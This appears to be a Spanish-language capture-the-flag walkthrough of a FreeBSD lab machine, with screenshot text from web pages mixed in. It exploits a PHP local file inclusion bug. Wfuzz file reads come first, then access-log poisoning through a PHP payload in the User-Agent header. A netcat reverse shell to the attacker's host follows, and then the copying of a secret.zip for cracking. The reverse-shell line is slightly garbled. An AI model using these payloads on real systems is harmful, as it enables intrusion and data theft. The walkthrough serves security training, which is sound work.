```
wfuzz -c -hl 4 -z file,/usr/share/seclists/Fuzzing/LF/Http-GracefulSecurity-linux.txt 'http://10.129.1.254/browse.php?file=FUZZ'
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
***** Wfuzz 2.1.0 - The Web Fuzzer *****
*****
***** (path=/usr/local/www/apache24/data) in /usr/local/www/apache24/data/browse.php on line 2 *****
*****
Target: http://10.129.1.254/browse.php?file=FUZZ
Total requests: 880
```

ID	Response	Lines	Word	Chars	Payload
000000015:	200	25 L	130 W	730 Ch	"/etc/crontab"
000000016:	200	3 L	19 W	102 Ch	"/etc/fstab"
000000003:	200	79 L	271 W	1691 Ch	"/etc/aliases"
000000001:	200	32 L	89 W	1894 Ch	"/etc/passwd"
000000052:	200	17 L	56 W	378 Ch	"/etc/networks"
000000065:	200	21 L	104 W	937 Ch	"/etc/motd"
000000036:	200	119 L	753 W	5097 Ch	"/etc/inetd.conf"
000000025:	200	92 L	613 W	3459 Ch	"/etc/hosts.allow"
000000024:	200	31 L	178 W	1000 Ch	"/etc/hosts"
000000067:	200	38 L	106 W	1552 Ch	"/etc/syslog.conf"
000000067:	200	18 L	104 W	623 Ch	"/etc/profile"
000000066:	200	54 L	299 W	2063 Ch	"/etc/printcap"
000000077:	200	5 L	18 W	77 Ch	"/etc/resolv.conf"
000000133:	200	1 L	3 W	48 Ch	"/usr/local/etc/php.ini"
000000081:	200	137 L	458 W	3782 Ch	"/etc/ssh/sshd_config"
000000088:	200	4667 L	16131 W	208384 Ch	"/etc/termcap"
000000202:	200	1907 L	21350 W	144605 Ch	"/var/log/messages"
000000344:	200	3 L	6 W	46 Ch	"/etc/host.conf"
000000341:	200	40 L	47 W	546 Ch	"/etc/group"
000000339:	200	28 L	45 W	281 Ch	"/etc/ftpusers"
000000391:	200	43 L	313 W	2070 Ch	"/etc/newsyslog.conf"
000000080:	200	53 L	238 W	1791 Ch	"/etc/ssh/ssh_config"
000000412:	200	16 L	29 W	426 Ch	"/etc/rc.conf"
000000462:	200	9 L	55 W	373 Ch	"/etc/ysctl.conf"
000000858:	200	3360 L	15152 W	118208 Ch	"/var/log/xorg.0.log"

```
Total time: 17.16800
Processed Requests: 880
Filtered Requests: 855
Requests/sec.: 51.25814
```

Quando tenemos LFI hay que buscar algun log para ello vamos a buscar tambien segun lo que tenemos como vemos que tenemos FreeBSD y es un apache buscaremos en google los directorios de los logs


← → ↻ 🏠 [https://www.google.com/search?q=freebsd+apache+log+access.log&client=firefox-b-e&sca\\_esv=cc40cf443a9a9e9&sxsrf=ADLYWIIr3eXtzMw2Dv2zmEBBnZOU3UPNw](https://www.google.com/search?q=freebsd+apache+log+access.log&client=firefox-b-e&sca_esv=cc40cf443a9a9e9&sxsrf=ADLYWIIr3eXtzMw2Dv2zmEBBnZOU3UPNw) 📄 ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - DavidGrande...

**Google** freebsd apache log access.log X 🔍


Todo Videos Imágenes Noticias Web Libros Finanzas Herramientas

**Patrocinado**

 **New Relic**  
<https://www.newrelic.com>

**Apache Log Monitoring**  
 All Logs Just One Click Away — Ingest, Analyze, Visualize, & Alert on Your Log Data In Context with Other Telemetry Data. Get Fast Searches, One-Click Drill Downs and Full Stack Insights with Logs in Context.  
[Request Live Demo](#) · [Free New Relic Account](#) · [No Host-Based Pricing](#)

The location of the Apache server access log differs depending on the operating system that you are using. On Red Hat, CentOS, or Fedora Linux, the access logs can be found in the `/var/log/httpd/access_log` by default. FreeBSD will have the Apache server access logs stored in `/var/log/httpd-access`. 19 nov 2021

 **Sematext**  
<https://sematext.com> · [Sematext Blog](#)


**How to View & Analyze Apache Access & Error Log Files**

🔍 Acerca de los fragmentos destacados · 🗉 Sugerencias

← → ↻ 🏠 <https://sematext.com/blog/apache-logs/> 📄 ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - DavidGrande...

Registration is open - Live, Instructor-led Online Classes - Elasticsearch in March - Solr in April - OpenSearch in May. [See all classes](#)

 **sematext** Products ▾ Pricing Services ▾ Resources ▾ About ▾ [See Demos ▾](#) [Start Free Trial](#) Login

SEMATEXT ▸ BLOG ▸ LOGGING

**Understanding Apache Logging: How to View, Locate and Analyze Access & Error Logs**


POSTED ON [NOVEMBER 19, 2021](#) BY [RAFAL KUĆ](#)


TABLE OF CONTENTS

- [What Are Apache Logs?](#)
- [What Is the Apache Access Log?](#)
  - [Apache Access Logs Location](#)
  - [Apache Access Log Format Configuration](#)
  - [Custom Log Format](#)
  - [How to Read Apache Access Logs](#)
  - [Understanding Apache Access Logs](#)

Search ...

YOU MIGHT ALSO LIKE


  
 10 Best Apache Log Analyzers

  
 Tomcat Logging Configuration: How to Enable & View Logs

This website uses cookies to ensure you get the best experience on our website.  
 For more information visit our [Privacy Policy](#).

← → ↻ 🏠 <https://sematext.com/blog/apache-logs/> 📄 ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - DavidGrande...

 **sematext** Products ▾ Pricing Services ▾ Resources ▾ About ▾ [See Demos ▾](#) [Start Free Trial](#) Login

using:

- On **Red Hat, CentOS, or Fedora Linux**, the access logs can be found in the `/var/log/httpd/access_log` by default.
- On **Debian and Ubuntu**, you can expect to find the Apache logs in the `/var/log/apache2/access.log` and
- **FreeBSD** will have the Apache server access logs stored in `/var/log/httpd-access.log` file.

You can configure its location using the CustomLog directive, for example:

```
CustomLog "/var/log/httpd-access.log"
```

**Apache Access Log Format Configuration**

Before we learn about the different log formats, let's discuss what the Apache HTTP can do when it comes to formatting. There are two most common access log types that you can use and that the Apache server will translate to meaningful information:

- Common Log Format
- Combined Log Format


The log formatting directives are used in combination with the **LogFormat** option:


```
LogFormat "%t %h %m \"%r\"" custom
```


The above line tells that the `"%t %h %m \"%r\""` format should be used and assigned to an alias called `custom`.

Search ...

YOU MIGHT ALSO LIKE

  
 10 Best Apache Log Analyzers

  
 Tomcat Logging Configuration: How to Enable & View Logs

  
 Ubuntu Logs: How to Check and Configure Log Files

Hello, do questions with us.


## vemos el log

```
view-source:http://10.129.1.254/browse.php?file=/var/log/httpd-access.log

1739 10.10.14.30 - - [23/Jul/2024:11:39:45 +0200] "GET /browse.php?file=/www/conf/httpd.conf HTTP/1.1" 200 385 "-" "Wfuzz/3.1.0"
1740 10.10.14.30 - - [23/Jul/2024:11:39:45 +0200] "GET /browse.php?file=/var/www/html/squirrelmail-1.2.9/config/config.php HTTP/1.1" 200 445 "-" "Wfuzz/3.1.0"
1741 10.10.14.30 - - [23/Jul/2024:11:39:45 +0200] "GET /browse.php?file=/var/www/squirrelmail/config/config.php HTTP/1.1" 200 423 "-" "Wfuzz/3.1.0"
1742 10.10.14.30 - - [23/Jul/2024:11:39:45 +0200] "GET /browse.php?file=/web/conf/php.ini HTTP/1.1" 200 379 "-" "Wfuzz/3.1.0"
1743 10.10.14.30 - - [23/Jul/2024:11:39:45 +0200] "GET /browse.php?file=/www/apache/conf/httpd.conf HTTP/1.1" 200 399 "-" "Wfuzz/3.1.0"
1744 10.10.14.30 - - [23/Jul/2024:11:39:45 +0200] "GET /browse.php?file=/var/www/html/squirrelmail/config/config.php HTTP/1.1" 200 433 "-" "Wfuzz/3.1.0"
1745 10.10.14.30 - - [23/Jul/2024:11:39:45 +0200] "GET /browse.php?file=/var/www/conf/httpd.conf HTTP/1.1" 200 393 "-" "Wfuzz/3.1.0"
1746 10.10.14.30 - - [23/Jul/2024:11:39:45 +0200] "GET /browse.php?file=/var/www/conf HTTP/1.1" 200 371 "-" "Wfuzz/3.1.0"
1747 10.10.14.30 - - [23/Jul/2024:11:39:45 +0200] "GET /browse.php?file=/var/www/.lighttpdpassword HTTP/1.1" 200 397 "-" "Wfuzz/3.1.0"
1748 10.10.14.30 - - [23/Jul/2024:11:39:45 +0200] "GET /browse.php?file=/var/saf/port/log HTTP/1.1" 200 379 "-" "Wfuzz/3.1.0"
1749 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/saf_log HTTP/1.1" 200 371 "-" "Wfuzz/3.1.0"
1750 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/postgresql/db/postgresql.conf HTTP/1.1" 200 413 "-" "Wfuzz/3.1.0"
1751 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/postgresql/log/postgresql.log HTTP/1.1" 200 413 "-" "Wfuzz/3.1.0"
1752 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/lp/logs/lpsched HTTP/1.1" 200 385 "-" "Wfuzz/3.1.0"
1753 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/nmz/postgresql.conf HTTP/1.1" 200 393 "-" "Wfuzz/3.1.0"
1754 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/lp/logs/requests HTTP/1.1" 200 387 "-" "Wfuzz/3.1.0"
1755 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/lp/logs/lpNet HTTP/1.1" 200 381 "-" "Wfuzz/3.1.0"
1756 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/logs/access.log HTTP/1.1" 200 385 "-" "Wfuzz/3.1.0"
1757 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/webmin/miniserv.log HTTP/1.1" 200 401 "-" "Wfuzz/3.1.0"
1758 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/vmware/hostd-1.log HTTP/1.1" 200 399 "-" "Wfuzz/3.1.0"
1759 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/vmware/hostd.log HTTP/1.1" 200 395 "-" "Wfuzz/3.1.0"
1760 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/wfuzz.log HTTP/1.1" 200 377 "-" "Wfuzz/3.1.0"
1761 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/user.log HTTP/1.1" 200 379 "-" "Wfuzz/3.1.0"
1762 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/user.log.1 HTTP/1.1" 200 383 "-" "Wfuzz/3.1.0"
1763 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/tomcat6/catalina.out HTTP/1.1" 200 403 "-" "Wfuzz/3.1.0"
1764 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/syslog.1 HTTP/1.1" 200 379 "-" "Wfuzz/3.1.0"
1765 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/syslog HTTP/1.1" 200 375 "-" "Wfuzz/3.1.0"
1766 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/squirrelmail.log HTTP/1.1" 200 395 "-" "Wfuzz/3.1.0"
1767 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/sw-cp-server/error.log HTTP/1.1" 200 407 "-" "Wfuzz/3.1.0"
1768 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/samba/log.smbd HTTP/1.1" 200 391 "-" "Wfuzz/3.1.0"
1769 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/samba/log.nmbd HTTP/1.1" 200 391 "-" "Wfuzz/3.1.0"
1770 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/samba.log HTTP/1.1" 200 381 "-" "Wfuzz/3.1.0"
1771 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/samba.log.1 HTTP/1.1" 200 383 "-" "Wfuzz/3.1.0"
1772 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/samba.log.2 HTTP/1.1" 200 383 "-" "Wfuzz/3.1.0"
1773 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/proftpd.access.log HTTP/1.1" 200 399 "-" "Wfuzz/3.1.0"
1774 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/proftpd/xferlog.legacy HTTP/1.1" 200 407 "-" "Wfuzz/3.1.0"
1775 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/postgresql/postgresql-9.1-main.log HTTP/1.1" 200 431 "-" "Wfuzz/3.1.0"
1776 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/postgresql/postgresql-8.3-main.log HTTP/1.1" 200 431 "-" "Wfuzz/3.1.0"
1777 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/postgresql/postgresql-9.0-main.log HTTP/1.1" 200 431 "-" "Wfuzz/3.1.0"
1778 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/Xorg.0.log HTTP/1.1" 200 118208 "-" "Wfuzz/3.1.0"
1779 127.0.0.1 - - [23/Jul/2024:11:39:46 +0200] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.4.29 (FreeBSD) PHP/5.6.32 (internal dummy connection)"
1780 127.0.0.1 - - [23/Jul/2024:11:39:47 +0200] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.4.29 (FreeBSD) PHP/5.6.32 (internal dummy connection)"
1781 127.0.0.1 - - [23/Jul/2024:11:39:48 +0200] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.4.29 (FreeBSD) PHP/5.6.32 (internal dummy connection)"
1782 127.0.0.1 - - [23/Jul/2024:11:39:49 +0200] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.4.29 (FreeBSD) PHP/5.6.32 (internal dummy connection)"
1783 127.0.0.1 - - [23/Jul/2024:11:39:50 +0200] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.4.29 (FreeBSD) PHP/5.6.32 (internal dummy connection)"
1784 10.10.14.30 - - [23/Jul/2024:11:40:51 +0200] "GET /browse.php?file= HTTP/1.1" 200 321 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
1785 10.10.14.30 - - [23/Jul/2024:11:56:15 +0200] "GET /browse.php?file=/var/log/httpd-access.log%20file HTTP/1.1" 200 405 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
1786
```

Al ver esto parece que no se puede hacer nada pero lo que tenemos que pensar es que si cambiamos el USER-AGENT ya que vemos mandamos nuestro USER-AGENT desde ahí podemos escribir cualquier cosa

Vamos al burpsuite e interceptamos la petición y en user agent



En user-agent aquí vamos a inyectar nuestro código php

Send [icon] Cancel [icon] [icon] [icon]

Target: http

**Request**

Pretty Raw Hex [icon] [icon] [icon]

```
1 GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1
2 Host: 10.129.1.254
3 Upgrade-Insecure-Requests: 1
4 User-Agent: <?php system('id'); ?>
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
```

**Response**

Pretty Raw Hex Render [icon] [icon] [icon]

```
1 HTTP/1.1 200 OK
2 Date: Tue, 23 Jul 2024 10:07:56 GMT
3 Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
4 X-Powered-By: PHP/5.6.32
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 230671
8
9
10 192.168.253.133 - - [24/Jun/2018:18:33:25 +0100] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
11 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-"
12 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-"
13 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "POST /sdk HTTP/1.1" 404 201 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
14 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /nmaplowercheck1521462526 HTTP/1.1" 404 222 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
15 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.1" 200 289 "-" "-"
16 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /HMAP1 HTTP/1.1" 404 203 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
17 10.10.14.2 - - [29/Sep/2020:18:54:26 +0200] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:81.0) Gecko/20100101 Firefox/81.0"
18 10.10.14.2 - - [29/Sep/2020:18:54:26 +0200] "GET /favicon.ico HTTP/1.1" 404 209 "http://10.129.1.254/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:81.0) Gecko/20100101 Firefox/81.0"
19 10.10.14.30 - - [23/Jul/2024:11:24:11 +0200] "GET /browse.php?file= HTTP/1.1" 200 321 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
20 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/passwd HTTP/1.1" 200 1894 "-" "Wfuzz/3.1.0"
21 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/mysql/my.cnf HTTP/1.1" 200 379 "-" "Wfuzz/3.1.0"
22 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/httpd/logs/access.log HTTP/1.1" 200 397 "-" "Wfuzz/3.1.0"
23 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/ssl.allow HTTP/1.1" 200 371 "-" "Wfuzz/3.1.0"
24 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/crontab HTTP/1.1" 200 730 "-" "Wfuzz/3.1.0"
25 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/modules.conf HTTP/1.1" 200 379 "-" "Wfuzz/3.1.0"
26 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/aliases HTTP/1.1" 200 1691 "-" "Wfuzz/3.1.0"
27 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/mtab HTTP/1.1" 200 363 "-" "Wfuzz/3.1.0"
```

Inspector

Request attribute

Request query

Request body

Request cookie

Request header

Response header

Search [icon] [icon] [icon] [icon] 0 highlights

Este codigo y como vemos otra vez en el log

Nos slo carga y lo ejecuta con esto podemos hacer un reverse shell lo buscamos aqui

Send [icon] Cancel [icon] [icon] [icon]

Target: http://

**Request**

Pretty Raw Hex [icon] [icon] [icon]

```
1 GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1
2 Host: 10.129.1.254
3 Upgrade-Insecure-Requests: 1
4 User-Agent: <?php system('rm /tmp/f;jkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.30 1234 >/tmp/4')>
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
```

**Response**

Pretty Raw Hex Render [icon] [icon] [icon]

```
1 HTTP/1.1 200 OK
2 Date: Tue, 23 Jul 2024 10:07:56 GMT
3 Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
4 X-Powered-By: PHP/5.6.32
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 230671
8
9
10 192.168.253.133 - - [24/Jun/2018:18:33:25 +0100] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
11 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-"
12 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-"
13 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "POST /sdk HTTP/1.1" 404 201 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
14 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /nmaplowercheck1521462526 HTTP/1.1" 404 222 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
15 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.1" 200 289 "-" "-"
16 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /HMAP1 HTTP/1.1" 404 203 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
17 10.10.14.2 - - [29/Sep/2020:18:54:26 +0200] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:81.0) Gecko/20100101 Firefox/81.0"
18 10.10.14.2 - - [29/Sep/2020:18:54:26 +0200] "GET /favicon.ico HTTP/1.1" 404 209 "http://10.129.1.254/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:81.0) Gecko/20100101 Firefox/81.0"
19 10.10.14.30 - - [23/Jul/2024:11:24:11 +0200] "GET /browse.php?file= HTTP/1.1" 200 321 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
20 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/passwd HTTP/1.1" 200 1894 "-" "Wfuzz/3.1.0"
21 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/mysql/my.cnf HTTP/1.1" 200 379 "-" "Wfuzz/3.1.0"
22 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/httpd/logs/access.log HTTP/1.1" 200 397 "-" "Wfuzz/3.1.0"
23 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/ssl.allow HTTP/1.1" 200 371 "-" "Wfuzz/3.1.0"
24 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/crontab HTTP/1.1" 200 730 "-" "Wfuzz/3.1.0"
25 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/modules.conf HTTP/1.1" 200 379 "-" "Wfuzz/3.1.0"
26 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/aliases HTTP/1.1" 200 1691 "-" "Wfuzz/3.1.0"
27 10.10.14.30 - - [23/Jul/2024:11:38:43 +0200] "GET /browse.php?file=/etc/mtab HTTP/1.1" 200 363 "-" "Wfuzz/3.1.0"
```

Inspector

Request attribute

Request query

Request body

Request cookie

Request header

Response header

Search [icon] [icon] [icon] [icon] 0 highlights

Done

Event log (0) All issues [icon] [icon]

```
1776 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/postgresql/postgresql-8.3-main.log HTTP/1.1" 200 431 "-" "Wfuzz/3.1.0"
1777 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/postgresql/postgresql-9.0-main.log HTTP/1.1" 200 431 "-" "Wfuzz/3.1.0"
1778 10.10.14.30 - - [23/Jul/2024:11:39:46 +0200] "GET /browse.php?file=/var/log/Xorg.0.log HTTP/1.1" 200 118208 "-" "Wfuzz/3.1.0"
1779 127.0.0.1 - - [23/Jul/2024:11:39:46 +0200] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.4.29 (FreeBSD) PHP/5.6.32 (internal dummy connection)"
```

lo carga y nos ponemois en escucha



```
> nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.30] from (UNKNOWN) [10.129.1.254] 60
sh: can't access tty; job control turned off
$
```

Ya lo tenemos

## Escalada de privilegios

Nos vamos por ssh

```
-rw-r--r-- 1 root charix 33 Mar 19 2018 user.txt
charix@Poison:~ % sudo -l
sudo: Command not found.
charix@Poison:~ % find / -perm /4000 2>/dev/null
find: -perm: /4000: illegal mode string
charix@Poison:~ %
```

Buscamos lo normal de escalada

```
Bash
sudo -l
find / -perm /4000 2>/dev/tcp
```

Probamos y no tenemos lo que vemos es esto

```
charix@Poison:~ % export TERM=xterm
export: Command not found.
charix@Poison:~ % ls -la
total 48
drwxr-x— 2 charix charix 512 Mar 19 2018 .
drwxr-xr-x 3 root wheel 512 Mar 19 2018 ..
-rw-r— 1 charix charix 1041 Mar 19 2018 .cshrc
-rw-r— 1 charix charix 0 Mar 19 2018 .history
-rw-r— 1 charix charix 254 Mar 19 2018 .login
-rw-r— 1 charix charix 163 Mar 19 2018 .login_conf
-rw-r— 1 charix charix 379 Mar 19 2018 .mail_aliases
-rw-r— 1 charix charix 336 Mar 19 2018 .mailrc
-rw-r— 1 charix charix 802 Mar 19 2018 .profile
-rw-r— 1 charix charix 281 Mar 19 2018 .rhosts
-rw-r— 1 charix charix 849 Mar 19 2018 .shrc
-rw-r— 1 root charix 166 Mar 19 2018 secret.zip
-rw-r— 1 root charix 33 Mar 19 2018 user.txt
charix@Poison:~ % sudo -l
sudo: Command not found.
charix@Poison:~ % find / -perm /4000 2>/dev/null
find: -perm: /4000: illegal mode string
```

A ver lo que es el secre.zip nos lo copiamos y mandamos en /tmp y despues compartirlo

```
charix@Poison:~ % cd /tmp
charix@Poison:/tmp % cp /home/charix/secret.zip .
charix@Poison:/tmp % ls
f secret.zip
charix@Poison:/tmp % python3 -m http.server
python3: Command not found.
charix@Poison:/tmp % python2.7 -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.14.30 - - [23/Jul/2024 12:23:35] "GET /secret.zip HTTP/1.1" 200 -
```

```
> wget http://10.129.1.254:8000/secret.zip
--2024-07-23 12:23:37-- http://10.129.1.254:8000/secret.zip
Connecting to 10.129.1.254:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 166 [application/zip]
Saving to: 'secret.zip'

secret.zip      100%[=====] 166 --.-KB/s  in 0s

2024-07-23 12:23:37 (25.4 MB/s) - 'secret.zip' saved [166/166]
```

le hacemos unzip

```
> unzip secret.zip
Archive: secret.zip
[secret.zip] secret password: #
> zip2john secret.zip
```

